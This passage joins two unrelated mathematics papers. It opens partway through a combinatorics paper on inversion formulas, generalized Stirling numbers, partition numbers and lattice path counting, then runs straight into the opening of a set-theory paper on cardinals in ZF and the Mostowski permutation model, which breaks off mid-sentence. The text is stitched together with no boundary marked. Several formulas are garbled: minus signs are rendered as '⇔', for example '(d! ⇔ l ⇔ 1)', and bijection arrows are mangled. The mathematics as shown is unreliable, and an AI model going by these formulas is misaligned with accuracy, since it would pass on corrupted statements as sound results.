$$e(n) = \sum_{i=1}^{n} (-1)^{n-i} S_2(n,i) f(i).$$

Instead of proving this rather special formula, we now investigate more general conditions which still imply an inversion formula of the above type.

3.3 An inversion formula

We consider the following situation: Given a linear equation $(*)$ with $X = \mathbb{N}_0 \times \mathbb{Z}$, which satisfies the invariance property (5), we suppose that with $A := \{(0,k) : k \in \mathbb{Z}\}$ the triple $(X, A, *)$ is triangular. We set $A' := \{(0,k) : k \in \mathbb{N}_0\}$ and $X' := \{(n,0) : n \in \mathbb{N}_0\}$ and consider the mapping $\Psi_{X,X',A,A',*} \colon (\phi_i) \mapsto (\psi_i)$. Notice that the equation $(**)$ for the weights inherits the invariance property (5), and hence we can apply Lemma 1 to $(**)$ and obtain

$$\tilde{p}(z) = \sum_{\{\zeta \in X\}} \bar{a}_z(\zeta) \tilde{p}(\zeta), \tag{$\dagger\dagger$}$$

with $\tilde{p}(n,0) = \delta_{n,0}$, where $\bar{a}_{u+v}(u) := a_{u+\bar{v}}(u)$. Then we have

$$\psi_n = \sum_{i=0}^{\infty} \tilde{p}(n,i) \phi_i. \tag{7}$$

Now we invert the previous equation: Let $Y := \mathbb{N}_0 \times \mathbb{N}_0$ and $Y' := \{(0,k) : k \in \mathbb{N}_0\}$. For any fixed $z \in X$, we can replace $(*)$ equivalently by the equation

$$p(\zeta_0) = \frac{1}{a_z(\zeta_0)} p(z) - \sum_{\{\zeta \in \operatorname{spt} a_z \setminus \{\zeta_0\}\}} \frac{a_z(\zeta)}{a_z(\zeta_0)} p(\zeta) =: \sum_{\{\zeta \in \operatorname{spt} a'_{\zeta_0}\}} a'_{\zeta_0}(\zeta) p(\zeta) \tag{$*'$}$$

for arbitrary $\zeta_0 \in \operatorname{spt} a_z$. Assume that for any $z \in X$ we can—by choosing a suitable ζ_0—replace $(*)$ by $(*')$ in such a way that

- the coefficients a'_z respect the invariance relation (5),
- the triple $(Y, Y', *')$ is triangular.

The equation for the weights for $(*')$ is

$$q(z) = \sum_{\{\zeta \in A_{(0,0)} : z \in \operatorname{spt} a'_\zeta\}} a'_\zeta(z) q(\zeta), \tag{$**'$}$$

with initial condition $q(0,0) = 1$ (because $(**')$ satisfies (5)). Then we have

$$\phi_n = \sum_{i=0}^{\infty} q(i,-n)\psi_i. \tag{8}$$

Hence, in view of (8) and (7), q and $\tilde{p}$ are inverse matrices, where q and $\tilde{p}$ satisfy certain difference equations which are related in the described manner. Notice also that, by choosing ζ_0 (see above), there is a certain freedom in the coefficients a' which can be useful sometimes.

As an example of the previous result we investigate a generalization of the Stirling numbers.

Let us define $a_{(n,k)}(i,j) := c(i)\delta_{i,n-1}\delta_{j,k} + d(i)\delta_{i,n-1}\delta_{j,k+1}$, where c and d are non-vanishing functions. Then the procedure described above yields the following proposition.

Proposition 1 *The numbers $s_1(n,k)$, $s_2(n,k)$ for $(n,k) \in \mathbb{Z} \times \mathbb{Z}$, defined by*

$$s_1(n,k) = c(n-1)s_1(n-1,k) + d(n-1)s_1(n-1,k-1)$$

and

$$s_2(n,k) = -\frac{c(n)}{d(n)}s_2(n,k-1) + \frac{1}{d(n-1)}s_2(n-1,k-1)$$

with $s_1(0,m) = s_2(m,0) = \delta_{m,0}$ are inverse in the sense that

$$\psi_n = \sum_{i=0}^{\infty} s_1(n,i)\phi_i \iff \phi_n = \sum_{i=0}^{\infty} s_2(i,n)\psi_i\,.$$

For special choices of the functions c and d, one easily gets e.g., the inversion formulas for the Stirling numbers ($c(n) = n$, $d(n) = 1$), the binomial numbers ($c(n) = 1$, $d(n) = 1$), or the numbers $Q_l(n) := \binom{n}{l} l!$ counting the number of ways to build sequences of length l with n objects without repetitions ($c(l) = -\frac{1}{l}$, $d(l) = \frac{1}{l}$)—guess what the inverse numbers are!

3.4 The partition numbers

As a further example, we consider the number $p(n,k)$ of partitions of an integer n into parts larger than or equal to k. This leads to the (non-local) partial difference equation

$$p(n,k) = p(n-k,k) + p(n,k+1), \tag{9}$$

with $p(n,k) = 0$ for $k > n > 0$ and $p(n,n) = 1$. In the above setting, the problem reads as follows: $X = \mathbb{N}^2$, $A = \{(n,k) : k \geq n\}$, $A' = \{(n,n) : n \in \mathbb{N}\}$ and $X' = \{(n,1) : n \in \mathbb{N}\}$, and for $(n,k) \in X \setminus A$ we have

$$p(n,k) = \sum_{i,j \in \mathbb{N}} (\delta_{i,n-k}\delta_{j,k} + \delta_{i,n}\delta_{j,k+1})p(i,j)\,. \tag{10}$$

The ALM $\Psi_{X,X',A,A',(10)}$ maps the sequence $(1,1,\ldots)$ into the sequence $p(n,1) = P(n)$ of the partition numbers. The equation for the weights is given by

$$q(n,k) = q(n,k-1) + q(n+k,k)$$

with initial conditions $q(n,1) = 1$ for $n \leq N$ and $q(n,k) = 0$ for $n > N$. Then we have $P(N) = \sum_{i=1}^{N} q(i,i)$. By renumbering, this is equivalent to saying

$$\tilde{q}(n,k) = \tilde{q}(n,k-1) + \tilde{q}(n-k,k) \tag{11}$$

with $\tilde{q}(n,1) = 1$ for all n, $\tilde{q}(n,k) = 0$ for $n \leq 0$, and $P(N) = \sum_{i=1}^{N} \tilde{q}(i, N-i+1)$. Note that $\tilde{q}(n,k)$ no longer depends on N. Laplace transformation of (11) with respect to the first variable with k fixed yields

$$r_k(s) = \frac{1}{1-e^{-sk}} r_{k-1}(s)$$

with initial value $r_1(s) = \frac{1}{s}$ (since $\tilde{q}(1,k) = 1$ for $k \in \mathbb{N}$). Thus, we have

$$r_k(s) = \frac{1}{s} \prod_{j=2}^{k} \frac{1}{1-e^{-js}}$$

and, by Theorem 1, the generating function $g_k(u)$ of $\big(\tilde{r}_k(n)\big)_n$ is given by

$$g_k(u) = \prod_{j=1}^{k} \frac{1}{1-u^j}\,.$$

From this, it is easy to derive Euler's classical generating function $E(u)$ of the partition numbers $P(N)$. But, by interpreting $\tilde{q}(n,k)$ as the number of partitions of $n-1$ into k or less parts (and hence $P(n-1) = \tilde{q}(n,n-1) = \tilde{q}(n,n)$), we immediately get from the above calculation together with Corollary 1 that

$$E(u) = \prod_{j=1}^{\infty} \frac{1}{1-u^j}\,. \tag{12}$$

Also, if $f(s)$ denotes the Laplace transform of E, it follows from (12) that

$$\frac{1}{s}(1-e^{-s})\prod_{j=1}^{\infty}(1-e^{-js}) = f(s)\sum_{j=1}^{\infty}(-1)^{\lfloor\frac{j}{2}\rfloor}e^{-st_j},$$

where $t_j = 0, 1, 2, 5, 7, \ldots$ are the pentagonal numbers. Laplace inversion of the last equation yields Euler's formula $\sum_{j=1}^{\infty}(-1)^{\lfloor\frac{j}{2}\rfloor}P(n-t_j) = \delta_{n,0}$.

What about counting weighted partitions? Let $f\colon \mathbb{N}\to\mathbb{R}$ be a weight function with the meaning that we count partitions into i parts $f(i)$ many times, or—what is the same thing by considering Ferrers diagram—count partitions which largest part of size i, $f(i)$ many times. Then the calculation above gives the generating function for this problem:

$$\sum_{i=1}^{\infty}\frac{f(i)u^i}{\prod_{j=1}^{i}1-u^j}.$$

So, choosing, e.g., f as the characteristic function of the even numbers, we compute $\big(e(n)\big)_n = (0, 1, 1, 3, 3, 6, 7, 12, 14, \ldots)$.

To conclude this section let us compute the inverse of the ALM $\Psi_{X,X',A,A',(10)}$. Let us put a red mark on (L, L). In view of (10) we can replace a red mark on (n, k) (for $n \geq k > 1$) by a red mark on $(n, k-1)$, a negative red mark on $(n-k+1, k-1)$ and a blue mark on (n, k). This game terminates when all red marks are in $A \setminus A'$ (these marks are multiplied by 0) or in X' (where a mark on $(i, 1)$ is multiplied by ψ_i). Hence, $\phi_L = \sum_{n=1}^{L}\psi_n\,\omega(L, n)$, where $\omega(L, n)$ denotes the number of red marks on $(n, 1)$.

To compute $\omega(L, n)$, we consider the directed, finite graph G_L with vertices $\{(n, k) : L \geq n \geq k \geq 1\}$ and an edge from (n, k) to (n', k') if $k' = k-1$ and $n' = n$ (this edges are called v-edges) or if $k' = k$ and $n' = n-k$ (this edges are called h-edges of length k). Now let $W_L(n)$ be the number of paths through the graph G_L from the vertex (L, L) to $(n, 1)$, such that all h-edges have different length and each path is weighted by $+1$ if the number of h-edges contained in the path is even, otherwise it is weighted by -1. It is easy to see that $W_L(n) = \omega(L, n)$. To compute $W_L(n)$, let us first define the function $w(m, l, s)$, which is the number of weighted paths from (m, m) to $(m-l, 1)$, such that the maximum of the lengths of h-edges contained in the path equals s (where $s = 0$ means that the path contains no h-edge). For the function $w(m, l, s)$, we have

$$w(m,l,s) = \begin{cases} 1 & \text{if } l = s = 0, \\ 0 & \text{if } s > l \text{ or } s > \lfloor\frac{m}{2}\rfloor, \\ -\sum_{j=1}^{s} w(m-s, l-s, s-j) & \text{otherwise.} \end{cases}$$

Now, by construction, we obtain

$$W_L(n) = \sum_{s=0}^{\lfloor \frac{L}{2} \rfloor} w(L, L-n, s).$$

For example, for $L = 12$, we get $\big(W_{12}(n)\big)_n = (1, -1, -2, 0, 2, 0, 1, 0, 0, -1, -1, 1)$ and, in fact, $P(12) - P(11) - P(10) + P(7) + 2P(5) - 2P(3) - P(2) + P(1) = 77 - 56 - 42 + 15 + 2 \cdot 7 - 2 \cdot 3 - 2 + 1 = 1$.

3.5 A path counting problem

We consider paths in a three-dimensional lattice: Starting point of the paths is a point $(x, 0, 0)$, $x \in \mathbb{N}_0$, on the x-axis. If (x, y, z) is a point on the path, then a unit step in positive y or z direction is allowed or a step of length $y + z + 1$ in negative x direction. We want to count the number $H_M(x)$ of allowed paths starting in $(x, 0, 0)$ which end in a given set $M \subset \mathbb{Z}^3$.

The dual of this problem is given by the non-local linear difference equation

$$q_{z,y}(x) = q_{z-1,y}(x) + q_{z,y-1}(x) + q_{z,y}(x - y - z - 1) \tag{13}$$

with $q_{z,y}(x) := 0$ if one of the numbers x, y, or z is negative and $q_{0,0}(0) := 1$. We already used an index notation because we want to Laplace-transform equation (13) with respect to the variable x. First, we have $Q_{0,0}(s) = \frac{1}{s}$, since $q_{0,0}(x) = 1$ for $x \geq 0$. Laplace transformation of (13) yields

$$Q_{z,y}(s) = Q_{z-1,y}(s) + Q_{z,y-1}(s) + e^{-s(y+z+1)} Q_{z,y}(s).$$

Considering s as a parameter, the solution of this difference equation in y and z is given by

$$Q_{z,y}(s) = \frac{1}{s} \binom{z+y}{z} \frac{1}{\prod_{j=2}^{z+y+1} (1 - e^{-js})}.$$

Thus, the generating function of $q_{z,y}(x)$ is

$$f_{z,y}(u) = \binom{z+y}{z} \prod_{j=1}^{z+y+1} \frac{1}{1-u^j}.$$

Hence, using the notation of Section 3.4,

$$q_{z,y}(x) = \tilde{r}_{z+y+1}(x) \binom{z+y}{z}.$$

Finally, the solution to our path counting problem is given by the formula

$$H_M(\xi) = \sum_{(\xi-x,y,z)\in M} \tilde{r}_{z+y+1}(x)\binom{z+y}{z}.$$

For example, let us count the paths starting in $(\xi,0,0)$ with at most h unit steps in z direction and such that the total number of unit steps in negative x and in positive y direction equals ξ. This corresponds to the set $M = \{(x,y,z) \in \mathbb{Z}^3 : x = y,\, z \le h\}$, and the solution formula yields

$$H_M(\xi) = \sum_{z\le h, x\le \xi} \tilde{r}_{z+\xi-x+1}(x)\binom{z+\xi-x}{z}.$$

3.6 Local linear difference equations

For $X = \{(k,l) : 0 \le k \le l\}$ and $A = \{(k,l) : l \in \{k, k+1, k+2\}\}$, we consider the model equation

$$z(k,l) = a_1 z(k,l-1) + a_2 z(k+1,l-1) + a_3 z(k+2,l-1). \tag{14}$$

$(X, A, (14))$ is triangular and, for $X' = \{(0,l) : l \ge 3\}$, the equation for the weights is

$$q(k,l) = a_1 q(k,l+1) + a_2 q(k-1,l+1) + a_3 q(k-2,l+1) \tag{15}$$

with initial condition $q(k,L) = \delta_{k,0}$ for a fixed $L \ge 0$. Laplace transformation of (15) with respect to the variable k with l fixed gives $Q_l(s) = Q_{l+1}(s)(a_1 + a_2 e^{-s} + a_3 e^{-2s})$ with initial condition $Q_L(s) = \frac{1}{s}(1 - e^{-s})$. The solution is

$$Q_l(s) = \frac{1}{s}(1 - e^{-s})(a_1 + a_2 e^{-s} + a_3 e^{-2s})^{L-l},$$

and Theorem 1 gives, for the generating function of the sequence $\big(q(k,l)\big)_k$, the function $(a_1 + a_2 u + a_3 u^2)^{L-l}$. Multinomial expansion yields

$$q(k,l) = \sum_{k_2+2k_3=k} \binom{L-l}{L-l-k_2-k_3, k_2, k_3} a_1^{L-l-k_2-k_3} a_2^{k_2} a_3^{k_3}.$$

Since (15) does not stop the iteration when a mark lies on A, we have to compensate by setting $\tilde{q}(k,k+2) = q(k,k+2)$, $\tilde{q}(k,k+1) = q(k,k+1) - a_1 q(k,k+2)$, and $\tilde{q}(k,k) = q(k,k) - a_1 q(k,k+1) - a_2 q(k-1,k+1)$. Then, if α_z is given on $z \in A$ as initial data for (14), we get the solution

$$z(0,l) = \sum_{i=2}^{l} \sum_{j=0}^{2} \alpha_{(i-j,i)} \tilde{q}(i-j,i). \tag{16}$$

In particular, if $\alpha_{(k+j,k)} = x_j$ (for $j = 0,1,2$), $z(0,l)$ is the solution of $x_n = a_1 x_{n-1} + a_2 x_{n-2} + a_3 x_{n-k}$ with initial values x_0, x_1, x_2 and (16) is a root-free representation of the solution.

References

[1] R. Beals: "Advanced mathematical analysis: periodic functions and distributions, complex analysis, Laplace transform and applications." Springer, New York 1973.

[2] J. H. Conway and R. K. Guy: "The book of numbers." Copernicus, New York 1996.

[3] G. H. Hardy and S. Ramanujan: Asymptotic formulae in combinatory analysis. *Proc. London Math. Soc.* (2) **17**(1918), 75–115.

[4] J. Millar, N. J. A. Sloane and N. E. Young: A new operation on sequences: the boustrophedon transform. *J. Comb. Theory* **A 76**(1996), 44–54.

[5] W. Oberschelp: Solving linear recurrences from differential equations in the exponential manner and vice versa, *in* "Applications of Fibonacci numbers, Vol. 6," (G. E. Bergum, A. N. Philippou and A. F. Horadam, Ed.), pp. 365–380, Kluwer Acad. Publ., Dordrecht 1996.

[6] H. Rademacher: On the expansion of the partition function in a series. *Ann. of Math.* **44**(1943), 416–422.

[7] N. J. A. Sloane, S. Plouffe: "The encyclopedia of integer sequences." Academic Press, San Diego 1995.

[8] A. Zygmund: "Trigonometric series." Cambridge University Press, Cambridge 1977.

Consequences of Arithmetic for Set Theory

Lorenz HALBEISEN [1]
Department of Mathematics,
ETH Zürich, Switzerland

Saharon SHELAH [2]
Institute of Mathematics,
Hebrew University Jerusalem, Israel

Abstract

In this paper, we consider certain cardinals in ZF (set theory without AC, the Axiom of Choice). In ZFC (set theory with AC), given any cardinals $\mathcal{C}$ and $\mathcal{D}$, either $\mathcal{C} \leq \mathcal{D}$ or $\mathcal{D} \leq \mathcal{C}$. However, in ZF this is no longer so. For a given infinite set A consider $seq^{1\text{-}1}(A)$, the set of all sequences of A without repetition. We compare $\left|seq^{1\text{-}1}(A)\right|$, the cardinality of this set, to $\left|\mathcal{P}(A)\right|$, the cardinality of the power set of A. What is provable about these two cardinals in ZF? The main result of this paper is that $\text{ZF} \vdash \forall A(\left|seq^{1\text{-}1}(A)\right| \neq \left|\mathcal{P}(A)\right|)$ and we show that this is the best possible result. Furthermore, it is provable in ZF that if B is an infinite set, then $\left|fin(B)\right| < \left|\mathcal{P}(B)\right|$, even though the existence for some infinite set B^* of a function f from $fin(B^*)$ onto $\mathcal{P}(B^*)$ is consistent with ZF.

Section 0: *Introduction, Definitions and Basic Theorems*

Introduction: In ZFC the cardinality of ordinal numbers plays an important role, since by AC each set has the cardinality of some ordinal.
We use "alephs" for the cardinalities of ordinals. Thus in ZFC each cardinal number is an aleph. However this need not be the case in ZF.
If we have a model M of ZF in which the axiom of choice fails, then we have more cardinals in M than in a model V of ZFC, even if we have fewer sets in M than in V. (This occurs when the choice-functions are not all in M). This is because the ordinals are in M and hence the alephs as well.

[1] Parts of this work are of the first author's Diplomarbeit at the ETH Zürich. He is grateful to his supervisor, Professor H. Läuchli.

[2] Research partially supported by the Basic Research Fund, Israeli Academy; Publ. No. 488

In this paper we are interested in the relation between three cardinals arising in connection with a set S, namely,

1) the cardinality of the power set of S
2) the cardinality of the finite subsets of S
3) the cardinality of the finite sequences without repetition of S

This section contains definitions and basic theorems provable in ZF.
In the next section we present two relative consistency proofs illustrating possible relations between these cardinals.
The last two sections contain three results provable in ZF. The proofs of these are based on the same idea originally from E. Specker, who used it to prove that the axiom of choice follows from the generalised continuum hypothesis [Sp1]. Assuming the existence of a function we derive a contradiction to Hartogs' Theorem.

Because we do not use AC, our proofs are constructive. But we will see that sometimes arithmetic is powerful enough for our constructions, making it an adequate substitute for AC.

Cardinals: A *cardinal number* $\mathcal{C}$ is the equvalence class of all sets which have the *same size*. (Two sets are said to have the same size *iff* there is a bijection between them.)

Alephs: A cardinal number $\mathcal{C}$ is an *aleph* if it contains a well-ordered set.

We use calligraphic letters to denote cardinals and $\aleph$'s to denote the alephs.
We denote the cardinality of the set s by $\left|s\right|$.

Relations between cardinals: We say that the cardinal number $\mathcal{C}$ is less than or equal to the cardinal number $\mathcal{D}$ *iff* there are sets $c \in \mathcal{C}$, $d \in \mathcal{D}$ and a 1-1 function from c into d.
In this case we write $\mathcal{C} \leq \mathcal{D}$. We write $\mathcal{C} < \mathcal{D}$ for $\mathcal{C} \leq \mathcal{D}$ and $\mathcal{C} \neq \mathcal{D}$.
If $c \in \mathcal{C}$, $d \in \mathcal{D}$ and we have a function from d onto c, then we write $\mathcal{C} \leq^* \mathcal{D}$.

We also need some well-known facts provable in ZF:

Hartogs' Theorem: Given a cardinal $\mathcal{C}$ there is a least aleph, $\aleph(\mathcal{C})$, such that $\aleph(\mathcal{C}) \not\leq \mathcal{C}$.

Proof: See [Je1] p.25 ■

Cantor-Bernstein Theorem: If $\mathcal{C}$ and $\mathcal{D}$ are cardinals with $\mathcal{C} \leq \mathcal{D}$ and $\mathcal{D} \leq \mathcal{C}$, then $\mathcal{C} = \mathcal{D}$.

Proof: See [Je1] p.23 ■

Cantor Normal Form Theorem: Any ordinal α can be written as

$$\alpha = \sum_{i=0}^{j} \omega^{\alpha_i} \cdot k_i$$

with $\alpha \geq \alpha_0 > \alpha_1 > \ldots > \alpha_j \geq 0$, $1 \leq k_i < \omega$, $0 \leq j < \omega$.
Proof: See [Ba] p.57*ff* ■

Corollary 1: The Cantor Normal Form does not depend on AC.
Proof: The proof of the Cantor Normal Form requires no infinite choices. ■

Corollary 2: If $\alpha = \sum_{i=0}^{j} \omega^{\alpha_i} \cdot k_i$ is a Cantor Normal Form, then define $\overleftarrow{\alpha}$ by

$$\overleftarrow{\alpha} := \sum_{i=j}^{0} \omega^{\alpha_i} \cdot k_i = \omega^{\alpha_0} \cdot k_0.$$

Then (in ZF) $|\alpha| = |\overleftarrow{\alpha}|$
Proof: See [Ba] p.60 ■

Corollary 3: For any ordinal α, ZF implies the existence of the following bijections.

$$\begin{array}{lcll} F^{\alpha}_{seq^{1-1}} & : & \alpha \Leftrightarrow\!\!\!\!\rightarrow seq^{1-1}(\alpha) & (=: \text{ finite sequences of } \alpha \text{ without repetition}) \\ F^{\alpha}_{seq} & : & \alpha \Leftrightarrow\!\!\!\!\rightarrow seq(\alpha) & (=: \text{ finite sequences of } \alpha\,) \\ F^{\alpha}_{fin} & : & \alpha \Leftrightarrow\!\!\!\!\rightarrow fin(\alpha) & (=: \text{ finite subsets of } \alpha\,) \end{array}$$

Proof: Use the Cantor Normal Form Theorem, Corollary 2, order the finite subsets of α and then use the Cantor-Bernstein Theorem. ■

Section 1: *Consistency results*

In this section we work in the Mostowski permutation model to derive some relative consistency results. The permutation models are models of ZFA, set theory with atoms, (see [Je2] p.44*ff*).
The atoms $x \in A$ may also be considered to be sets which contain only themselves, this means: $x \in A \Rightarrow x = \{x\}$ (see [Sp2] p.197 or [La] p.2).
Thus the permutation models are models for ZF without the axiom of foundation.
However, the Jech-Sochor Embedding Theorem (see [Je] p.208*ff*) implies consistency results for ZF.

In the permutation models we have a set of atoms A and a group $\mathcal{G}$ of permutations of A. Let $\mathcal{F}$ be a normal filter on $\mathcal{G}$ (see [Je] p.199). We say that x is *symmetric* if the group $\mathrm{sym}_{\mathcal{G}}(x) := \{\pi \in \mathcal{G} : \pi(x) = x\}$ belongs to $\mathcal{F}$.

Let us further assume that $\mathrm{sym}_{\mathcal{G}}(a) \in \mathcal{F}$ for every atom a, that is, that all atoms are symmetric (with respect to $\mathcal{G}$ and $\mathcal{F}$) and let $\mathcal{B}$ be the class of all hereditarily symmetric objects.

The class $\mathcal{B}$ is both a permutation model and a transitive class: all atoms are in $\mathcal{B}$ and $A \in \mathcal{B}$. Moreover, $\mathcal{B}$ is a transitive model of ZFA.

Given a finite set $E \subset A$, let $\mathrm{fix}_{\mathcal{G}}(E) := \{\pi \in \mathcal{G} : \ \pi a = a \text{ for all } a \in E\}$ and let $\mathcal{F}$ be the filter on $\mathcal{G}$ generated by $\{\mathrm{fix}_{\mathcal{G}}(E) : \ E \subset A \text{ is finite}\}$.
$\mathcal{F}$ is a normal filter and x is symmetric *iff* there is a finite set of atoms E_x such that $\pi(x) = x$ whenever $\pi \in \mathcal{G}$ and $\pi a = a$ for each $a \in E_x$. Such an E_x is called a support for x.

Now the Mostowski model is constructed as follows: (see also [Je2] p.49*ff*)

1) The set of atoms A is infinite.
2) R is an order-relation on A.
3) With respect to R, A is a dense linear ordered set without endpoints.
4) Let Aut_R be the group of all permutations of A such that for all atoms $x, y \in A$ and each $\pi \in \mathrm{Aut}_R$, if Rxy then $R\pi(x)\pi(y)$.
5) Let $\mathcal{F}$ be generated by $\{\mathrm{fix}(E) : \ E \subset A \text{ is finite }\}$.

We will write $x < y$ instead of Rxy.

The subsets of A (in the Mostowski model) are symmetric sets. Hence each subset of A has a finite support.

If $x \subseteq A$ (in the Mostowski model) and x has non-empty support E_x, then an $a \in E_x$ may or may not belongs to x.

Fact: If $b \notin x \cup E_x$ and there are two elements $a_0, a_1 \in E_x$ with $a_0 < b < a_1$ such that $\forall c(a_0 < c < a_1 \to c \notin E_x)$, then $\forall c(a_0 < c < a_1 \to c \notin x)$.

Otherwise we construct a $\pi \in \mathrm{Aut}_R$ such that $\pi a_i = a_i$ for all $a_i \in E_x$ and $\pi c = b$. Then $\pi(x) \neq x$, which is a contradiction.

We can similarly show that if $a_0 < b < a_1$ and $b \in x \setminus E_x$, then $\forall c(a_0 < c < a_1 \to c \in x)$. The cases when $\neg\exists a_1(a_1 \in E_x \ \wedge \ b < a_1)$ or $\neg\exists a_0(a_0 \in E_x \ \wedge \ b > a_0)$ are similar.

Hence, given a finite set $E \subset A$ ($\left|E\right| =: n$), we can construct $2^n \cdot 2^{n+1} = 2^{2n+1}$ subsets $x \subseteq A$ such that E is a support of x.

Given a finite subset E of A, consider the set $\mathcal{E}$ of subsets of A with support E. We use R to order $\mathcal{E}$ as follows. Given $E_1 = \{a_1, \ldots, a_n\}$ and $E_2 = \{a_1, \ldots, a_n, \ldots, a_{n+k}\}$ with $a_i < a_j$ whenever $i < j$ and given $x \in \mathcal{E}$, if x is the l^{th} subset with support E_1, then x is also the l^{th} subset with support E_2.

Finally, we define the function F: $\mathit{fin}(A) \leftrightarrows \mathcal{P}(A)$ by
$E \quad \leftrightarrows$ $\left|E\right|^{th}$ subset of A
constructible with support E.

It is easy to see that F is onto.

If $E \subset A$ is finite, then use R to order the subsets of E and use the corresponding lexicographic order on the set of permutations of subsets of E. The set of permutations of subsets of E is isomorphic to $seq^{1\text{-}1}(E)$. In fact we can order $seq^{1\text{-}1}(E)$ for each finite $E \subset A$.

For each subset $x \subseteq A$ there is exactly one smallest support E_x (=:supp(x)).

If $\big|\text{supp}(x)\big| = n$, then put $\overline{x} := \big|\{y \subseteq A : \text{supp}(y) = \text{supp}(x)\}\big| \leq 2^{2n+1}$ and for $l \leq \overline{x}$ define as above the l^{th} element of $\{y \subseteq A : \text{supp}(y) = \text{supp}(x)\}$.
We say that: "$y \subseteq A$ is the l^{th} subset of A with support supp(x)".

Now choose 24 distinct elements $a_0, \ldots, a_{23} \in A$ and define $A_{24} := \{a_0, \ldots, a_{23}\}$.
A simple calculation shows that

$$\text{if } n \geq 12, \text{ then } 2 \cdot 2^{2n+1} < n! \qquad (*)$$

Take a finite subset E of A and let $y \subseteq A$ be the l^{th} subset of A with $\text{supp}(y) = E$.
Put $D := \text{supp}(y) \Delta A_{24}$ (where Δ denotes symmetric difference) and $d := \big|D\big|$.
Define the function $Seq_A : \mathcal{P}(A) \Leftrightarrow\!\!\!\rightarrow seq^{1\text{-}1}(A)$ by

$$Seq_A(y) := \begin{cases} \text{the } l^{th} \text{ permutation of supp}(y) & \text{if } \big|\text{supp}(y)\big| \geq 12, \\ \text{the } (d! \Leftrightarrow l \Leftrightarrow 1)^{th} \text{ permutation of supp}(y) & \text{otherwise.} \end{cases}$$

Seq_A is well defined because of $(*)$ and $d \geq 13$.
It is easy to see that Seq_A is 1-1. If there is a bijection between $\mathcal{P}(A)$ and $seq^{1\text{-}1}(A)$, then we find an ω-sequence$^{1\text{-}1}$ in A using an analogous construction. But this is a contradiction (see section 3).

Even more is true in the Mostowski model, $(\mathcal{A} := \big|\text{Atoms}\big|)$,

$$\mathcal{A} < \mathit{fin}(\mathcal{A}) < \mathcal{P}(\mathcal{A}) < seq^{1\text{-}1}(\mathcal{A}) < \mathit{fin}(\mathit{fin}(\mathcal{A})) < seq(\mathcal{A}) < \mathcal{P}(\mathcal{P}(\mathcal{A})).$$

(We omit the proof).

Our interest here is in the following result.

Theorem 1: The following theories are equiconsistent:
(i) ZF
(ii) ZF + $\exists \mathcal{A}(\mathcal{P}(\mathcal{A}) < seq^{1\text{-}1}(\mathcal{A}))$
(iii) ZF + $\exists \mathcal{A}(\mathcal{P}(\mathcal{A}) \leq^* \mathit{fin}(\mathcal{A}))$

Proof: It was shown above that in the Mostowski model there is a cardinal $\mathcal{A}$, namely the cardinality of the set of atoms, for which both (ii) and (iii) hold.
Unfortunately, the Mostowski model is only a model of ZFA. But it is well-known that Con(ZF)⇒Con(ZFC) and the Jech-Sochor Embedding Theorem provides a model of (ii) and (iii). ■

Theorem 2: The following theories are equiconsistent:
(i) ZF
(ii) ZF + $\exists\mathcal{A}(seq(\mathcal{A}) < fin(\mathcal{A}))$

Proof:
By the Jech-Sochor Embedding Theorem it is enough to construct a permutation model $\mathcal{B}$ in which there is a set A, such that:

(a) there is a 1-1 function from $seq(A)$ into $fin(A)$,
(b) there is no bijection between $seq(A)$ and $fin(A)$.

We construct by induction on $n \in \omega$ the following:

(α) $A_0 := \{\{\emptyset\}\}$; $Sq_0(\{\emptyset\})$:=the empty sequence;
G_0 := the group of all permutations of A_0.

Let k_n be the number of elements of G_n, and $\mathcal{E}_n$ be the set of sequences of A_n in length less or equal than n which are not in range(Sq_n), then

(β) $A_{n+1} := A_n \dot\cup \{(n+1, \zeta, i) : \ \zeta \in \mathcal{E}_n \text{ and } i < k_n + k_n\}$.

(δ) Sq_{n+1} is a function from A_{n+1} to $seq(A_n)$ defined as follows:

$$Sq_{n+1}(x) = \begin{cases} Sq_n(x) & \text{if } x \in A_n, \\ \zeta & \text{if } x = (n+1, \zeta, i) \in A_{n+1} \setminus A_n. \end{cases}$$

(γ) G_{n+1} is the subgroup of the group of permutations of A_{n+1} containing all permutations h such that for some $g_h \in G_n$ and $j_h < k_n + k_n$ we have

$$h(x) = \begin{cases} g_h(x) & \text{if } x \in A_n, \\ (n+1, g_h(\zeta), i +_n \ j_h) & \text{if } x = (n+1, \zeta, i) \in A_{n+1} \setminus A_n. \end{cases}$$

Where $g_h(\zeta)(m) := g_h(\zeta(m))$ and $+_n$ is the addition modulo $k_n + k_n$.

Let $A := \bigcup\{A_n : \ n \in \omega\}$ and $Sq := \bigcup\{Sq_n : \ n \in \omega\}$, then Sq is a function from A onto $seq(A)$.
Further define for each natural number n partial functions f_n from A to $A \cup \{\emptyset\}$ as follows. If $lg(x)$ denotes the length of $Sq(x)$ and $n < lg(x)$, then $f_n(x) := Sq(x)(n)$, otherwise let $f_n(x) = \emptyset$.
Let Aut(A) be the group of all permutations of A.
Then $\mathcal{G} := \{H \in \text{Aut}(A) : \forall n \in \omega(H|_{A_n} \in G_n)\}$ is a group of permutations of A.
Let $\mathcal{F}$ be the normal filter on $\mathcal{G}$ generated by $\{\text{fix}(E) : E \subset A \text{ is finite}\}$ and $\mathcal{B}$ be the class of all hereditarily symmetric objects.
Now $A \in \mathcal{B}$ and for each $n \in \omega$, supp$(f_n) = \emptyset$, hence f_n belongs to $\mathcal{B}$, too.
Now define on A a equivalence relation as follows,

$$x \sim y \quad \textit{iff} \quad \forall n(f_n(x) = f_n(y)).$$

Facts:

1. Every equivalence class of A is finite.
   (Because of each A_n is finite, hence each k_n).

2. $seq(A) = \{\varsigma_x : x \in A\}$ where $\varsigma_x(n) := f_n(x)$, (if $f_n(x) \neq \emptyset$).

3. For every finite subset B of A, there are finite subsets C, Y of A and a natural number $k > 1$ such that $B \subseteq C$, $\forall x \in A \setminus C$ ($\left|\{H(x) : H \in \mathrm{fix}_{\mathcal{G}}(C)\}\right| > k$) and $\left|\{H[Y] : H \in \mathrm{fix}_{\mathcal{G}}(C)\}\right| = k$.
   (Choose A_n ($n \geq 1$) such that $B \subseteq A_n$ and let $C := A_n$. Let $k := k_n + k_n$ and $Y := \{(n+1, \zeta, i) \in A_{n+1} : \ i \text{ is even}\}$. Then Y has exactly two images under $\{h : h \in \mathrm{fix}_{\mathcal{G}}(C)\}$ and $\forall x \in A \setminus C(\ \left|\{h(x) : \ h \in \mathrm{fix}_{\mathcal{G}}(C)\}\right| \geq k_{n+1} + k_{n+1})$.)

Now the function

